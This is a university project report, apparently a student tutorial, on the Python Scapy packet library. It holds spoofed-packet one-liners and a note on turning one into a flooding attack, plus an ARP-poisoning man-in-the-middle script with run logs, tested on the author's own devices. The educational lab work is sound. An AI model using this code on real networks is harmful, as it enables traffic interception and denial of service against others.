



**Politecnico di Milano**

Wireless Internet Project

# **Python Scapy Tutorial**

**Giuseppe Maria Fiorentino**  
(10590418)

Professor: Redondi Alessandro Enrico Cesare

## Contents

1 - Introduction:.....	2
2 - Technical background.....	3
3 – Introduction to the Scapy Language.....	4
4 - Man in the middle attack .....	5
5- Conclusions.....	7

## Table of Figures

Figure 1 - Installation of Scapy .....	3
Figure 2 - Example of Scapy commands .....	4
Figure 3 - Effects of the Scapy command on Wireshark.....	4
Figure 4 - First part of the MIM attack, definition of the Poison and Cure functions.....	5
Figure 5 - Get the mac address of the victim and the router knowing the IP address .....	6
Figure 6 - MIM attack performed .....	6
Figure 7 - Results of the attack on Wireshark .....	

## 1 - Introduction

Scapy is a Python interpreter that enables the user to send, sniff, dissect and forge network packets. With this tool you can perform some powerful network attacks by just writing few lines of code. Scapy has become really popular because of its simplicity. For instance, by writing the command to the terminal:

```
>>>send(IP(dst="192.168.1.1")/ICMP()/"ICMP packet")
```

An ICMP packet is created and it is sent to the IP address 192.168.1.1 just with one line of code. Among all these things, another reason why Scapy is popular, is that it can substitute some network programs such as: nmap, hping, arpscan, and tshark (the command line of Wireshark). There are two ways of using Scapy. The first one is more dynamic, consisting in typing commands on the "command prompt". The second way is to use it in combination with Pycharm. Scapy is an extension of the Python language, consequently you can create really powerful programmes that will show all the potentialities of this tool.

## 2 - Technical background

In order to fully understand the potential of this tool it is necessary a good knowledge about Networks and python programming language. Then you only need a laptop and Wireshark installed on your pc. Even though the best way to discover “Scapy’s potentialities” is through Ubuntu, in this note I am going to discuss them by using the most common operative system: Windows 10.

In order to get Scapy, there are two steps that need to be followed:

- 1) open the command prompt;
- 2) write the following statements:

***-pip install scapy\_***(a command used to install scapy)

***-python scapy*** (a command to launch scapy)

```
C:\Users\utente>python scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.
WARNING: On Windows, colors are also disabled

      aSPY//YASa
    apyyyyCY////////YCa
    sY////////YSpcs  scpCY//Pp
ayp  ayyyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cy//S
    pCCCCY//p      cSSps y//Y
    SPPPP//a      pP//AC//Y
      A//A      cyP//C
    p//Ac      sC//a
    P///YCpc      A//A
    scccccp///pSP///p      p//Y
    sY////////y caa      S//P
    cayCyayP//Ya      pY/Ya
    sY/PsY///YCc      aC//Yp
    sc  sccaCY//PCyapaPyCP//YSs
      spCPY////////YPSps
      ccaacs

Welcome to Scapy
Version 2.4.3

https://github.com/secdev/scapy

Have fun!

Craft packets before they craft
you.

-- Socrate
```

Figure 1 - Installation of Scapy

Once points 1) & 2) are successfully completed, Scapy is installed and it is now possible to create and manipulate “packets”. It is recommended to use Scapy in combination with Wireshark.

Wireshark is a packet analyser that show through its graphical interface the work on Scapy.

### 3 – Introduction to the Scapy Language

Among all the documentation that can be found on the internet, it is really useful the *Scapy function* :`"lsc()`". It lists all possible commands that can be used with this powerful tool. Two very interesting commands are: the `'wrpcap'` and `'rdpcap'`, that allow the user to write in a .pcap file a list of packets and read a .pcap file, respectively. A way to fully understand the potential of Scapy is by simultaneously running a Wireshark session. I am going to show how simple can be to perform a potential network attack. Writing the simple line of code in (Figure 2) on the terminal, we can notice on wireshark that ten packets (the parameter *count*) are sent from the source address 192.168.1.2 to the destination address 127.0.0.1, using TCP protocol from the source port '135' to destination port '135'.

```
>>> send(IP(src="192.168.1.2", dst="127.0.0.1")/TCP(sport=135,dport=135),count=10)
.....
Sent 10 packets.
>>>
```

Figure 2 - Example of Scapy commands

In order to show the effectiveness of this command I kept on running a Wireshark session. With the filter `"ip.src = 192.168.1.2"`, the packets in Figure 3 have been captured.


ip.src == 192.168.1.2						
No.	Time	Source	Destination	Protocol	Length	Info
32	25.393136	192.168.1.2	127.0.0.1	TCP	54	135 → 135 [SYN] Seq=0 Win=8192 Len=0
33	25.396549	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
34	25.398880	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
35	25.401049	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
36	25.419580	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
37	25.421438	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
38	25.423697	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
39	25.426275	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
40	25.429466	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0
41	25.431688	192.168.1.2	127.0.0.1	TCP	54	[TCP Retransmission] 135 → 135 [SYN] Seq=0 Win=8192 Len=0

Figure 3 - Effects of the Scapy command on Wireshark

It is important to highlight that if the destination IP is modified (to the one of an AP) and then the parameter *count* is substituted with another one substantially big (e.g. 100000) we can perform a flooding attack. Consequently, with only one line of code we have performed a network attack.

## 4 - Man in the middle attack

Among all the Network attacks, one that needs to be discussed is known as “*Man in the middle*” (MIM). A MIM attack is part of the attacks on WLANs, where the attacker puts himself in the middle of the communication. The goal of this attack is to secretly relay or alter the communication between the two parties. In order to perform this attack, you need a laptop, an internet connection, and in case you are not using a Virtual Machine, another device linked to an Access Point. By looking at the program implemented on Pycharm, it is noticeable that the programme is divided into two parts. The first one defines the functions *Poison* and *Cure*. While the Poison function allows to manipulate the ARP protocol in order to get a spoofed Mac address, the Cure function does the opposite.



```
1 from pip._vendor.distlib.compat import raw_input
2 from scapy.all import *
3 import sys
4 import os
5 import time
6 from scapy.layers.l2 import ARP, Ether
7
8 """let's import everything from scapy, you need to install scapy package"""
9
10 def poison(gMac, vMac, gIp, vIp):
11     send(ARP(op=2, pdst=vIp, psrc=gIp, hwdst=vMac), verbose=0)
12     send(ARP(op=2, pdst=gIp, psrc=vIp, hwdst=gMac), verbose=0)
13
14
15 def cure(gMac, vMac, gIp, vIp):
16     send(ARP(op=2, pdst=gatewayIp, psrc=victimIp, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victimMac), count=5)
17     send(ARP(op=2, pdst=victimIp, psrc=gatewayIp, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=gatewayMac), count=5)
18
```

Figure 4 - First part of the MIM attack, definition of the Poison and Cure functions

The second part of the code exploits the potential of Scapy:

```
try:
    """by using ARP protocol we are able to store the MAC addresses of the victim"""
    victimAns, VictimUnAns = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=victimIp), timeout=2, iface=interface, inter=0.1)
    victimMac = victimAns[0][1].hwsrc
    gatewayAns, GatewayUnAns = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=gatewayIp), timeout=2, iface=interface, inter=0.1)
    gatewayMac = gatewayAns[0][1].hwsrc
```

Figure 5 - Get the mac address of the victim and the router knowing the IP address

By only knowing the IP addresses of the router and the victim, it is possible to get the corresponding mac addresses and also to perform a Man in the middle attack by launching the programme using the command prompt, and follow the instructions as reported in Figure 6 and then tracking the actions through Wireshark.

```
C:\Users\utente\PycharmProjects\ManInTheMiddle>python ManInTheMiddle.py
Enter you system interfaceWi-Fi
Enter the IP of the victim192.168.43.179
Enter the the IP of the router192.168.43.1
Enabling IP forwarding
Begin emission:
.Finished sending 1 packets.
..*
Received 4 packets, got 1 answers, remaining 0 packets
Begin emission:
.*Finished sending 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
You have found the Mac addresses of the :
Gatewat MAC : 8e:b8:4a:8e:25:db
Victim Mac : 9c:2e:a1:b2:7f:a3
I am gonna perform MiM attack ...
If you want to sto the attack press 'CONTROL+C'
Restoring...
.....
Sent 5 packets.
.....
Sent 5 packets.
exiting..
```

Figure 6 - MIM attack performed

In this particular case I have used my phone-device as router, a tablet as victim and a laptop to perform the attack. As it is possible to see Figure 7 the victim mac is “9c:2e:a1:b2:7f:a3”. Let’s see now if Wireshark agrees with this assumption.

No.	Time	Source	Destination	Protocol	Length	Info
27	21.776869	IntelCor_ca:92:02	8e:b8:4a:8e:25:db	ARP		42 192.168.43.76 is at a4:02:b9:ca:92:02 → wrong mac address
26	21.727146	8e:b8:4a:8e:25:db	IntelCor_ca:92:02	ARP		42 192.168.43.1 is at 8e:b8:4a:8e:25:db
25	21.724238	IntelCor_ca:92:02	Broadcast	ARP		42 Who has 192.168.43.1? Tell 192.168.43.7
24	21.721157	IntelCor_ca:92:02	Apple_46:a5:9e	ARP		42 192.168.43.1 is at a4:02:b9:ca:92:02
23	21.677594	Apple_46:a5:9e	IntelCor_ca:92:02	ARP		42 192.168.43.76 is at 34:42:62:46:a5:9e
22	21.669347	IntelCor_ca:92:02	Broadcast	ARP		42 Who has 192.168.43.76? Tell 192.168.43.7
21	21.561839	8e:b8:4a:8e:25:db	IntelCor_ca:92:02	ARP		42 192.168.43.1 is at 8e:b8:4a:8e:25:db
20	21.558492	IntelCor_ca:92:02	Broadcast	ARP		42 Who has 192.168.43.1? Tell 192.168.43.7
19	21.540008	Apple_46:a5:9e	IntelCor_ca:92:02	ARP		42 192.168.43.76 is at 34:42:62:46:a5:9e → correct mac address
18	21.353160	IntelCor_ca:92:02	Broadcast	ARP		42 Who has 192.168.43.76? Tell 192.168.43.7

Figure 7 - Results of the attack on Wireshark

After I have launched the program, Wireshark has found that the IP address of the victim (192.168.43.76) is at the mac address: A4-02-B9-CA-92-02, that is the one of my laptop. In summary with 30 lines of code it is possible not only to perform a MIM attack but also to evaluate some issues of a really powerful program like Wireshark.

## 5- Conclusions

Considering that is only an extension of the python language, 'Scapy' is a really powerful tool that allow to exploit all the vulnerabilities of the networks. I think that in order to improve the strength of a system is really important to firstly know its weaknesses and thanks to Scapy it is possible to easily visualise them. In particular it has helped me to put in practice concepts studied during lectures (such as Attack on Wlans) and to better learn the python programming language.